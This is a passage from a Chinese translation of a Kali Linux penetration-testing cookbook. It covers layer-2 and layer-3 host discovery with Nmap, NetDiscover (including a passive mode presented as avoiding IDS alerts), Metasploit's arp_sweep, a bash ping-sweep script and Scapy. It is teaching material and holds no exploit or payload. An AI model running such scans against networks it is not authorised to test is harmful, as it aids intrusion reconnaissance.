output.txt
root@KaliLinux:~# cat output.txt
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135
172.16.36.254
```

一旦输出重定向到输出文件，你可以使用 `ls` 命令验证文件是否已写入文件系统，或者可以使用 `cat` 命令查看文件的内容。

工作原理

ARPing 是一个工具，用于验证单个主机是否在线。 然而，它的简单用法的使我们很容易操作它在 bash 中按顺序扫描多个主机。 这是通过循环遍历一系列 IP 地址，然后将这些 IP 地址作为参数提供给工具来完成的。

2.3 使用 Nmap 探索第二层

网络映射器（Nmap）是 Kali Linux 中最有效和强大的工具之一。 Nmap 可以用于执行大范围的多种扫描技术，并且可高度定制。 这个工具在整本书中会经常使用。 在这个特定的秘籍中，我们将讨论如何使用 Nmap 执行第2层扫描。

准备

要使用 ARPing 执行 ARP 发现，你需要在 LAN 上至少拥有一个响应 ARP 请求的系统。 提供的示例使用 Linux 和 Windows 系统的组合。 有关在本地实验环境中设置系统的更多信息，请参阅第一章入中的“安装 Metasploitable2”和“安装 Windows Server”秘籍。

操作步骤

Nmap 是使用单个命令执行自动化第二层发现扫描的另一个方案。 `-sn` 选项在 Nmap 中称为 `ping` 扫描。 虽然术语“ping 扫描”自然会导致你认为正在执行第三层发现，但实际上是自适应的。 假设将同一本地子网上的地址指定为参数，可以使用以下命令执行第2层扫描：

```
root@KaliLinux:~# nmap 172.16.36.135 -sn
Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-16 15:40 EST
Nmap scan report for 172.16.36.135
Host is up (0.00038s latency).
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

此命令向 LAN 广播地址发送 ARP 请求，并根据接收到的响应确定主机是否处于活动状态。 或者，如果对不活动主机的 IP 地址使用该命令，则响应会表示主机关闭：

```
root@KaliLinux:~# nmap 172.16.36.136 -sn
Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-16 15:51 EST
Note: Host seems down. If it is really up, but blocking our ping
 probes, try -Pn

Nmap done: 1 IP address (0 hosts up) scanned in 0.41 seconds
```

我们可以修改此命令，来使用破折号符号对一系列顺序 IP 地址执行第2层发现。 要扫描完整的 `/ 24` 范围，可以使用 `0-255` ：

```
root@KaliLinux:~# nmap 172.16.36.0-255 -sn
Starting
Nmap 6.25 ( http://nmap.org ) at 2013-12-11 05:35 EST
Nmap scan report for 172.16.36.1
Host is up (0.00027s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 172.16.36.2
Host is up (0.00032s latency).
MAC Address: 00:50:56:FF:2A:8E (VMware)
Nmap scan report for 172.16.36.132
Host is up.
Nmap scan report for 172.16.36.135
Host is up (0.00051s latency).
MAC Address: 00:0C:29:3D:84:32 (VMware)
Nmap scan report for 172.16.36.200
Host is up (0.00026s latency).
MAC Address: 00:0C:29:23:71:62 (VMware)
Nmap scan report for 172.16.36.254
Host is up (0.00015s latency).
MAC Address: 00:50:56:EA:54:3A (VMware)

Nmap done: 256 IP addresses (6 hosts up) scanned in 3.22 seconds
```

使用此命令将向该范围内的所有主机发送 ARP 广播请求，并确定每个主动响应的主机。 也可以使用 `-iL` 选项对 IP 地址的输入列表执行此扫描：

```
root@KaliLinux:~# nmap -iL iplist.txt -sn

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-16 16:07 EST
Nmap scan report for 172.16.36.2
Host is up (0.00026s latency).
MAC Address: 00:50:56:FF:2A:8E (VMware)
Nmap scan report for 172.16.36.1

Host is up (0.00021s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 172.16.36.132
Host is up (0.00031s latency).
MAC Address: 00:0C:29:65:FC:D2 (VMware)
Nmap scan report for 172.16.36.135
Host is up (0.00014s latency).
MAC Address: 00:0C:29:3D:84:32 (VMware)
Nmap scan report for 172.16.36.180
Host is up.
Nmap scan report for 172.16.36.254
Host is up (0.00024s latency).
MAC Address: 00:50:56:EF:B9:9C (VMware)

Nmap done: 8 IP addresses (6 hosts up) scanned in 0.41 seconds
```

当使用 `-sn` 选项时，Nmap 将首先尝试使用第2层 ARP 请求定位主机，并且如果主机不位于 LAN 上，它将仅使用第3层 ICMP 请求。 注意对本地网络（在 `172.16.36.0/24` 专用范围）上的主机执行的 Nmap ping 扫描才能返回 MAC 地址。 这是因为 MAC 地址由来自主机的 ARP 响应返回。 但是，如果对不同 LAN 上的远程主机执行相同的 Nmap ping 扫描，则响应不会包括系统的 MAC 地址。

```
root@KaliLinux:~# nmap -sn 74.125.21.0-255
Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-11 05:42 EST
Nmap scan report for 74.125.21.0
Host is up (0.0024s latency).
Nmap scan report for 74.125.21.1
Host is up (0.00017s latency).
Nmap scan report for 74.125.21.2
Host is up (0.00028s latency).
Nmap scan report for 74.125.21.3
Host is up (0.00017s latency).
```

当对远程网络范围（公共范围 `74.125.21.0/24` ）执行时，你可以看到，使用了第三层发现，因为没有返回 MAC 地址。 这表明，Nmap 会尽可能自动利用第二层发现的速度，但在必要时，它将使用可路由的 ICMP 请求，在第三层上发现远程主机。如果你使用 Wireshark 监控流量，而 Nmap 对本地网络上的主机执行 ping 扫描。 在以下屏幕截图中，你可以看到 Nmap 利用 ARP 请求来识别本地段范围内的主机：

No.	Destination	Protocol	Info
498	Broadcast	ARP	Who has 172.16.36.102? Tell 172.16.36.232
499	Broadcast	ARP	Who has 172.16.36.125? Tell 172.16.36.232
500	Broadcast	ARP	Who has 172.16.36.163? Tell 172.16.36.232
501	Broadcast	ARP	Who has 172.16.36.164? Tell 172.16.36.232
502	Broadcast	ARP	Who has 172.16.36.196? Tell 172.16.36.232
503	Broadcast	ARP	Who has 172.16.36.31? Tell 172.16.36.232

工作原理

Nmap 已经高度功能化，需要很少甚至无需调整就可以运行所需的扫描。 底层的原理是一样的。 Nmap 将 ARP 请求发送到一系列 IP 地址的广播地址，并通过标记响应来识别活动主机。 但是，由于此功能已集成到 Nmap 中，因此可以通过提供适当的参数来执行。

2.4 使用 NetDiscover 探索第二层

NetDiscover是一个工具，用于通过 ARP 主动和被动分析识别网络主机。 它主要是在无线接口上使用; 然而，它在其它环境中上也具有功能。 在这个特定的秘籍中，我们将讨论如何使用 NetDiscover 进行主动和被动扫描。

准备

要使用 NetDiscover 执行 ARP 发现，你需要在 LAN 上至少拥有一个响应 ARP 请求的系统。 提供的示例使用 Linux 和 Windows 系统的组合。 有关在本地实验环境中设置系统的更多信息，请参阅第一章入中的“安装 Metasploitable2”和“安装 Windows Server”秘籍。

操作步骤

NetDiscover 是专门为执行第2层发现而设计的工具。 NetDiscover 可以用于扫描一系列 IP 地址，方法是使用 `-r` 选项以 CIDR 表示法中的网络范围作为参数。 输出将生成一个表格，其中列出了活动 IP 地址，相应的 MAC 地址，响应数量，响应的长度和 MAC 厂商：

```
root@KaliLinux:~# netdiscover -r 172.16.36.0/24

Currently scanning: Finished!   |   Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
________________________________________________________________
________ _____
IP            At MAC Address      Count   Len    MAC Vendor
----------------------------------------------------------------
------------
172.16.36.1     00:50:56:c0:00:08    01    060   VMWare, Inc.
172.16.36.2     00:50:56:ff:2a:8e    01    060   VMWare, Inc.
172.16.36.132   00:0c:29:65:fc:d2    01    060   VMWare, Inc.
172.16.36.135   00:0c:29:3d:84:32    01    060   VMWare, Inc.
172.16.36.254   00:50:56:ef:b9:9c    01    060   VMWare, Inc.
```

NetDiscover 还可用于扫描来自输入文本文件的 IP 地址。 不是将 CIDR 范围符号作为参数传递， `-l` 选项可以与输入文件的名称或路径结合使用：

```
root@KaliLinux:~# netdiscover -l iplist.txt

Currently scanning: 172.16.36.0/24   |   Screen View: Unique Hos
ts
39 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 234
0
________________________________________________________________
________ _____
IP            At MAC Address      Count   Len    MAC Vendor
             ---------------------------------------------------
-------------------------
172.16.36.1     00:50:56:c0:00:08    08    480   VMWare, Inc.
172.16.36.2     00:50:56:ff:2a:8e    08    480   VMWare, Inc.
172.16.36.132   00:0c:29:65:fc:d2    08    480   VMWare, Inc.
172.16.36.135   00:0c:29:3d:84:32    08    480   VMWare, Inc.
172.16.36.254   00:50:56:ef:b9:9c    07    420   VMWare, Inc.
```

将此工具与其他工具区分开的另一个独特功能是执行被动发现的功能。 对整个子网中的每个 IP 地址 ARP 广播请求有时可以触发来自安全设备（例如入侵检测系统（IDS）或入侵防御系统（IPS））的警报或响应。 更隐秘的方法是侦听 ARP 流量，因为扫描系统自然会与网络上的其他系统交互，然后记录从 ARP 响应收集的数据。 这种被动扫描技术可以使用 `-p` 选项执行：

```
root@KaliLinux:~# netdiscover -p

Currently scanning: (passive)   |   Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 240
________________________________________________________________
________ _____
IP             At MAC Address      Count   Len    MAC Vendor

----------------------------------------------------------------
------------
172.16.36.132   00:0c:29:65:fc:d2    02    120   VMware, Inc.
172.16.36.135   00:0c:29:3d:84:32    02    120   VMware, Inc.
```

这种技术在收集信息方面明显更慢，因为请求必须作为正常网络交互的结果产生，但是它也不会引起任何不必要的注意。 如果它在无线网络上运行，这种技术更有效，因为混杂模式下，无线适配器会接收到目标是其他设备的 ARP 应答。 为了在交换环境中有效工作，你需要访问 SPAN 或 TAP，或者需要重载 CAM 表来强制交换机开始广播所有流量。

工作原理

NetDiscover ARP 发现的基本原理与我们之前所讨论的第2层发现方法的基本相同。 这个工具和我们讨论的其他一些工具的主要区别，包括被动发现模式，以及在输出中包含 MAC 厂商。 在大多数情况下，被动模式在交换网络上是无用的，因为 ARP 响应的接收仍然需要与发现的客户端执行一些交互，尽管它们独立于 NetDiscover 工具。 然而，重要的是理解该特征，及其它们在例如集线器或无线网络的广播网络中可能会有用。 NetDiscover 通过评估返回的 MAC 地址的前半部分（前3个字节/ 24位）来识别 MAC 厂商。 这部分地址标识网络接口的制造商，并且通常是设备其余部分的硬件制造商的良好标识。

2.5 使用 Metasploit 探索第二层

Metasploit 主要是漏洞利用工具，这个功能将在接下来的章节中详细讨论。 然而，除了其主要功能之外，Metasploit 还有一些辅助模块，可用于各种扫描和信息收集任务。 特别是，由一个辅助模块可以用于在本地子网上执行 ARP 扫描。 这对许多人都有帮助，因为 Metasploit 是大多数渗透测试人员熟悉的工具，并且将该功能集成到 Metasploit 中，减少了给定测试阶段内所需的工具总数。 这个特定的秘籍演示了如何使用 Metasploit 来执行 ARP 发现。

准备

要使用 Metasploit 执行 ARP 发现，你需要在 LAN 上至少拥有一个响应 ARP 请求的系统。 提供的示例使用 Linux 和 Windows 系统的组合。 有关在本地实验环境中设置系统的更多信息，请参阅第一章入中的“安装 Metasploitable2”和“安装 Windows Server”秘籍。

操作步骤

虽然经常被认为是一个利用框架，Metasploit 也有大量的辅助模块，可用于扫描和信息收集。 特别是有一个可以用于执行第二层发现的辅助模块。 要启动 Metasploit 框架，请使用 `msfconsole` 命令。 然后，使用命令结合所需的模块来配置扫描：

```
root@KaliLinux:~# msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx       MMMMMMNMMNMMNM MMMMMMMMNMMNMMMMm+..+MMNMM
NMNMMMNMMNMM
        http://metasploit.pro

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting
with Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1053 exploits - 590 auxiliary - 174 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf > use auxiliary/scanner/discovery/arp_sweep
msf  auxiliary(arp_sweep) >
```

选择模块后，可以使用 `show options` 命令查看可配置选项：

```
msf  auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interfa
ce
   RHOSTS                      yes       The target address rang
e or CIDR identifier
   SHOST                       no        Source IP Address
   SMAC                        no        Source MAC Address
   THREADS    1                yes       The number of concurren
t threads
   TIMEOUT    5                yes       The number of seconds t
o wait for new data
```

这些配置选项指定要扫描的目标，扫描系统和扫描设置的信息。 可以通过检查扫描系统的接口配置来收集用于该特定扫描的大多数信息。 我们可以十分方便地在 Metasploit Framework 控制台中可以传入系统 shell 命令。 在以下示例中，我们在不离开 Metasploit Framework 控制台界面的情况下，进行系统调用来执行 `ifconfig` ：

```
msf  auxiliary(arp_sweep) > ifconfig eth1

[*] exec: ifconfig eth1

eth1      Link encap:Ethernet  HWaddr 00:0c:29:09:c3:79

          inet addr:172.16.36.180  Bcast:172.16.36.255  Mask:255
.255.255.0
          inet6 addr: fe80::20c:29ff:fe09:c379/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
  RX packets:1576971 errors:1 dropped:0 overruns:0 frame:0
          TX packets:1157669 errors:0 dropped:0 overruns:0 carri
er:0
          collisions:0 txqueuelen:1000
          RX bytes:226795966 (216.2 MiB)  TX bytes:109929055 (10
4.8 MiB)
          Interrupt:19 Base address:0x2080
```

用于此扫描的接口是 `eth1` 。 由于第二层扫描仅能够有效地识别本地子网上的活动主机，因此我们应该查看扫描系统 IP 和子网掩码以确定要扫描的范围。 在这种情况下，IP 地址和子网掩码显示，我们应扫描 `172.16.36.0/24` 范围。 此外，可以在这些配置中识别扫描系统的源 IP 地址和 MAC 地址。 要在 Metasploit 中定义配置，请使用 `set` 命令，然后是要定义的变量，然后是要赋的值：

```
msf  auxiliary(arp_sweep) > set interface eth1
interface => eth1
msf  auxiliary(arp_sweep) > set RHOSTS 172.16.36.0/24
RHOSTS => 172.16.36.0/24
msf  auxiliary(arp_sweep) > set SHOST 172.16.36.180
SHOST => 172.16.36.180
msf  auxiliary(arp_sweep) > set SMAC 00:0c:29:09:c3:79
SMAC => 00:0c:29:09:c3:79
msf  auxiliary(arp_sweep) > set THREADS 20
THREADS => 20
msf  auxiliary(arp_sweep) > set TIMEOUT 1
TIMEOUT => 1
```

设置扫描配置后，可以使用 `show options` 命令再次查看设置。 现在应显示之前设置的所有值：

```
msf  auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

   Name       Current Setting    Required  Description
   ----       ---------------    --------  -----------
   INTERFACE  eth1               no        The name of the inter
face
   RHOSTS     172.16.36.0/24     yes       The target address ra
nge or CIDR identifier
   SHOST      172.16.36.180      no        Source IP Address
   SMAC       00:0c:29:09:c3:79  no        Source MAC Address
   THREADS    20                 yes       The number of concurr
ent threads
   TIMEOUT    1                  yes       The number of seconds
 to wait for new data
```

在验证所有设置配置正确后，可以使用 `run` 命令启动扫描。 此特定模块将打印出使用 ARP 发现的任何活动主机。 它还会识别网卡（NIC）供应商，它由发现的主机的 MAC 地址中的前3个字节定义：

```
msf  auxiliary(arp_sweep) > run

[*] 172.16.36.1 appears to be up (VMware, Inc.).
[*] 172.16.36.2 appears to be up (VMware, Inc.).
[*] 172.16.36.132 appears to be up (VMware, Inc.).
[*] 172.16.36.135 appears to be up (VMware, Inc.).
[*] 172.16.36.254 appears to be up (VMware, Inc.).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

工作原理

Metasploit 执行 ARP 发现的基本原理是相同的：广播一系列 ARP 请求，记录并输出 ARP 响应。 Metasploit 辅助模块的输出提供所有活动系统的 IP 地址，然后，它还在括号中提供 MAC 厂商名称。

2.6 使用 ICMP 探索第三层

第三层的发现可能是网络管理员和技术人员中最常用的工具。 第三层的发现使用著名的 ICMP ping 来识别活动主机。 此秘籍演示了如何使用 ping 工具在远程主机上执行第三层发现。

准备

使用 `ping` 执行第三层发现不需要实验环境，因为 Internet 上的许多系统都将回复 ICMP 回显请求。但是，强烈建议你只在您自己的实验环境中执行任何类型的网络扫描，除非你完全熟悉您受到任何管理机构施加的法律法规。如果你希望在实验环境中执行此技术，你需要至少有一个响应 ICMP 请求的系统。在提供的示例中，使用 Linux 和 Windows 系统的组合。有关在本地实验环境中设置系统的更多信息，请参阅第一章中的“安装 Metasploitable2”和“安装 Windows Server”秘籍。此外，本节还需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。有关编写脚本的更多信息，请参阅第一章中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

大多数在 IT 行业工作的人都相当熟悉 `ping` 工具。 要使用 `ping` 确定主机是否处于活动状态，你只需要向命令传递参数来定义要测试的 IP 地址：

```
root@KaliLinux:~# ping 172.16.36.135
PING 172.16.36.135 (172.16.36.135) 56(84) bytes of data.
64 bytes from 172.16.36.135: icmp_req=1 ttl=64 time=1.35 ms
64 bytes from 172.16.36.135: icmp_req=2 ttl=64 time=0.707 ms
64 bytes from 172.16.36.135: icmp_req=3 ttl=64 time=0.369 ms
^C
--- 172.16.36.135 ping statistics --
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.369/0.809/1.353/0.409 ms
```

发出此命令时，ICMP 回显请求将直接发送到提供的 IP 地址。 为了接收对此 ICMP 回显请求的回复，必须满足几个条件。 这些条件如下：

- 测试的 IP 地址必须分配给系统
- 系统必须处于活动状态并在线
- 必须存在从扫描系统到目标 IP 的可用路由
- 系统必须配置为响应 ICMP 流量
- 扫描系统和配置为丢弃 ICMP 流量的目标 IP 之间没有基于主机或网络防火墙

你可以看到，有很多变量成为 ICMP 发现的成功因素。 正是由于这个原因，ICMP 可能有点不可靠，但与 ARP 不同，它是一个可路由的协议，可用于发现局域网外的主机。 请注意，在前面的示例中，在 `ping` 命令显示的输出中出现 `^ C` 。 这表示使用了转义序列（具体来说， `Ctrl + C` ）来停止进程。 与 Windows 不同，默认情况下，集成到 Linux 操作系统的 `ping` 命令会无限 `ping` 目标主机。 但是， `-c` 选项可用于指定要发送的 ICMP 请求数。 使用此选项，一旦达到超时或每个发送的数据包的回复已接收，过程将正常结束。 看看下面的命令：

```
root@KaliLinux:~# ping 172.16.36.135 -c 2
PING 172.16.36.135 (172.16.36.135) 56(84) bytes of data.
64 bytes from 172.16.36.135: icmp_req=1 ttl=64 time=0.611 ms
64 bytes from 172.16.36.135: icmp_req=2 ttl=64 time=0.395 ms
--- 172.16.36.135 ping statistics --
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.395/0.503/0.611/0.108 ms
```

与 ARPing 相同的方式可以在 bash 脚本中使用，通过并行地循环遍历多个 IP， `ping` 可以与 bash 脚本结合使用，来在多个主机上并行执行第三层发现。 为了编写脚本，我们需要确定与成功和失败的 ping 请求相关的各种响应。 为此，我们应该首先 ping 一个我们知道它活动并响应 ICMP 的主机，然后使用 ping 请求跟踪一个无响应的地址。 以下命令演示了这一点：

```
root@KaliLinux:~# ping 74.125.137.147 -c 1
PING 74.125.137.147 (74.125.137.147) 56(84) bytes of data.
64 bytes from 74.125.137.147: icmp_seq=1 ttl=128 time=31.3 ms
--- 74.125.137.147 ping statistics --
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 31.363/31.363/31.363/0.000 ms
root@KaliLinux:~# ping 83.166.169.231 -c 1
PING 83.166.169.231 (83.166.169.231) 56(84) bytes of data.
--- 83.166.169.231 ping statistics --
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

与 ARPing 请求一样，来自唯一字符串的字节只存在在与活动 IP 地址相关的输出中，并且也位于包含此地址的行上。 使用同样的方式，我们可以使用 `grep` 和 `cut` 的组合,从任何成功的 `ping` 请求中提取 IP 地址：

```
root@KaliLinux:~# ping 74.125.137.147 -c 1 | grep "bytes from"
64 bytes from 74.125.137.147: icmp_seq=1 ttl=128 time=37.2 ms
root@KaliLinux:~# ping 74.125.137.147 -c 1 | grep "bytes from" |
 cut -d " " -f 4
74.125.137.147:
root@KaliLinux:~# ping 74.125.137.147 -c 1 | grep "bytes from" |
 cut -d " " -f 4 | cut -d ":" -f 1
74.125.137.147
```

通过在包含一系列目标 IP 地址的循环中使用此任务序列，我们可以快速识别响应 ICMP 回显请求的活动主机。 输出是一个简单的活动 IP 地址列表。 使用此技术的示例脚本如下所示：

```
#!/bin/bash

if [ "$#" -ne 1 ]; then
    echo "Usage - ./ping_sweep.sh [/24 network address]"
    echo "Example - ./ping_sweep.sh 172.16.36.0"
    echo " Example will perform an ICMP ping sweep of the 172.16
.36.0/24 network"
    exit
fi

prefix=$(echo $1 | cut -d '.' -f 1-3)

for addr in $(seq 1 254); do
    ping -c 1 $prefix.$addr | grep "bytes from" | cut -d " " -f
4 | cut -d ":" -f 1 &
done
```

在提供的bash脚本中，第一行定义了 bash 解释器的位置。接下来的代码块执行测试来确定是否提供了预期的一个参数。这通过评估提供的参数的数量是否不等于 1 来确定。如果未提供预期参数，则输出脚本的用法，并且退出脚本。用法输出表明，脚本接受 `/ 24` 网络地址作为参数。下一行代码从提供的网络地址中提取网络前缀。例如，如果提供的网络地址是 `192.168.11.0` ，则前缀变量将被赋值为 `192.168.11` 。然后使用 `for` 循环遍历最后一个字节的值，来在本地 `/ 24` 网络中生成每个可能的 IP 地址。对于每个可能的 IP 地址，执行单个 `ping` 命令。然后通过管道传输每个请求的响应，然后使用 `grep` 来提取带有短语 `bytes` 的行。这只会提取包含活动主机的 IP 地址的行。最后，使用一系列 `cut` 函数从该输出中提取 IP 地址。请注意，在 `for` 循环任务的末尾使用 `&` 符号，而不是分号。该符号能够并行执行任务，而不是顺序执行。这极大地减少了扫描 IP 范围所需的时间。然后，可以使用句号和斜杠，并带上是可执行脚本的名称来执行脚本：

```
root@KaliLinux:~# ./ping_sweep.sh
Usage - ./ping_sweep.sh [/24 network address]
Example - ./ping_sweep.sh 172.16.36.0
Example will perform an ICMP ping sweep of the 172.16.36.0/24 ne
twork
root@KaliLinux:~# ./ping_sweep.sh 172.16.36.0
172.16.36.2
172.16.36.1
172.16.36.232
172.16.36.249
```

当在没有提供任何参数的情况下执行时，脚本会返回用法。 但是，当使用网络地址值执行时，任务序列开始执行，并返回活动 IP 地址的列表。 如前面的脚本中所讨论的那样，此脚本的输出也可以重定向到文本文件，来供将来使用。 这可以使用尖

括号，后跟输出文件的名称来实现。

```
root@KaliLinux:~# ./ping_sweep.sh 172.16.36.0 > output.txt
root@KaliLinux:~# ls output.txt output.txt
root@KaliLinux:~# cat output.txt 172.16.36.2
172.16.36.1
172.16.36.232
172.16.36.249
```

在提供的示例中，`ls` 命令用于确认输出文件已创建。 通过将文件名作为参数传递给 `cat` 命令，可以查看此输出文件的内容。

工作原理

Ping 是 IT 行业中众所周知的工具，其现有功能能用于识别活动主机。 然而，它的目的是为了发现单个主机是否存活，而不是作为扫描工具。 这个秘籍中的 bash 脚本基本上与在 `/ 24` CIDR范围中对每个可能的 IP 地址使用 ping 相同。 但是，我们不需要手动执行这种繁琐的任务，bash 允许我们通过循环传递任务序列来快速，轻松地执行此任务。

2.7 使用 Scapy 发现第三层

Scapy 是一种工具，允许用户制作并向网络中注入自定义数据包。 此工具可以用于构建 ICMP 协议请求，并将它们注入网络来分析响应。 这个特定的秘籍演示了如何使用 Scapy 在远程主机上执行第3层发现。

准备

使用 Scapy 执行第三层发现不需要实验环境，因为 Internet 上的许多系统都将回复 ICMP 回显请求。但是，强烈建议你只在您自己的实验环境中执行任何类型的网络扫描，除非你完全熟悉您受到任何管理机构施加的法律法规。如果你希望在实验环境中执行此技术，你需要至少有一个响应 ICMP 请求的系统。在提供的示例中，使用 Linux 和 Windows 系统的组合。有关在本地实验环境中设置系统的更多信息，请参阅第一章中的“安装 Metasploitable2”和“安装 Windows Server”秘籍。此外，本节还需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。有关编写脚本的更多信息，请参阅第一章中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

为了使用 Scapy 发送 ICMP 回显请求，我们需要开始堆叠层级来发送请求。 堆叠数据包时的一个好的经验法则是,通过 OSI 按照的各层进行处理。 你可以通过使用斜杠分隔每个层级来堆叠多个层级。 为了生成 ICMP 回显请求，IP 层需要与 ICMP 请求堆叠。 为了开始，请使用 `scapy` 命令打开 Scapy 交互式控制台，然后将 `IP` 对象赋给变量：

```
root@KaliLinux:~# scapy Welcome to Scapy (2.2.0)
>>> ip = IP()
>>> ip.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
```

将新值赋给目标地址属性后，可以通过再次调用 `display()` 函数来验证更改。 请注意，当目标 IP 地址值更改为任何其他值时，源地址也会从回送地址自动更新为与默认接口关联的 IP 地址。 现在 `IP` 对象的属性已经适当修改了，我们将需要在我们的封包栈中创建第二层。 要添加到栈的下一个层是 ICMP 层，我们将其赋给单独的变量：

```
>>> ping = ICMP()
>>> ping.display()
###[ ICMP ]###
  type= echo-request
  code= 0
  chksum= None
  id= 0x0
  seq= 0x0
```

在所提供的示例中，ICMP 对象使用 `ping` 变量名称初始化。 然后可以调用 `display()` 函数来显示 ICMP 属性的默认配置。 为了执行 ICMP 回显请求，默认配置就足够了。 现在两个层都已正确配置，它们可以堆叠来准备发送。 在 Scapy 中，可以通过使用斜杠分隔每个层级来堆叠层级。 看看下面的命令集：

```
>>> ping_request = (ip/ping)
>>> ping_request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= None
  src= 172.16.36.180
  dst= 172.16.36.135
  \options\
###[ ICMP ]###
     type= echo-request
     code= 0
     chksum= None
     id= 0x0
     seq= 0x0
```

一旦堆叠层级被赋给一个变量， `display()` 函数可以显示整个栈。 以这种方式堆叠层的过程通常被称为数据报封装。 现在已经堆叠了层级，并已经准备好发送请求。 这可以使用 Scapy 中的 `sr1()` 函数来完成：

```
>>> ping_reply = sr1(ping_request)
..Begin emission:
.........
Finished to send 1 packets.
...*
Received 15 packets, got 1 answers, remaining 0 packets
>>> ping_reply.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 28
  id= 62577
  flags=
  frag= 0L
  ttl= 64
  proto= icmp
  chksum= 0xe513
  src= 172.16.36.135
  dst= 172.16.36.180
  \options\
###[ ICMP ]###
     type= echo-reply
     code= 0
     chksum= 0xffff
     id= 0x0
     seq= 0x0
###[ Padding ]###
        load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\ x00\x00\x00\x00'
```

在提供的示例中， `sr1()` 函数赋给了 `ping_reply` 变量。 这将执行该函数，然后将结果传递给此变量。 在接收到响应后，在 `ping_reply` 变量上调用 `display()` 函数来查看响应的内容。请注意，此数据包是从我们发送初始请求的主机发送的，目标地址是 Kali 系统的 IP 地址。 另外，注意响应的 ICMP 类型是回应应答。 基于此示例，使用 Scapy 发送和接收 ICMP 的过程看起来很有用，但如果你尝试对非响应的目标地址使用相同的步骤，你会很快注意到问题：

```
>>> ip.dst = "172.16.36.136"
>>> ping_request = (ip/ping)
>>> ping_reply = sr1(ping_request)
.Begin emission:
................................................................
......... ......................................................
.................... ...........
Finished to send 1 packets
.................................. .............................
.......................................
                        *** {TRUNCATED} ***
```

示例输出被截断，但此输出应该无限继续，直到你使用 `Ctrl + C` 强制关闭。不向函数提供超时值， `sr1()` 函数会继续监听，直到接收到响应。 如果主机不是活动的，或者如果 IP 地址没有与任何主机关联，则不会发送响应，并且该功能也不会退出。 为了在脚本中有效使用此函数，应定义超时值：

```
>>> ping_reply = sr1(ping_request, timeout=1)
.Begin emission:
................................................................
....... .........................................................
...............
Finished to send 1 packets.
....................................
Received 3982 packets, got 0 answers, remaining 1 packets
```

通过提供超时值作为传递给 `sr1()` 函数的第二个参数，如果在指定的秒数内没有收到响应，进程将退出。 在所提供的示例中， `sr1()` 函数用于将 ICMP 请求发送到无响应地址，因为未收到响应，会在 1 秒后退出。 到目前为止提供的示例中，我们将函数赋值给变量，来创建持久化和可操作的对象。 但是，这些函数不必复制给变量，也可以通过直接调用函数生成。

```
>>> answer = sr1(IP(dst="172.16.36.135")/ICMP(),timeout=1)
.Begin emission:
...*
Finished to send 1 packets.
Received 5 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 28
  id= 62578
  flags=
  frag= 0L
  ttl= 64
  proto= icmp
  chksum= 0xe512
  src= 172.16.36.135
  dst= 172.16.36.180
  \options\
###[ ICMP ]###
     type= echo-reply
     code= 0
     chksum= 0xffff
     id= 0x0
     seq= 0x0
###[ Padding ]###
        load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\ x00\x00\x00\x00'
```

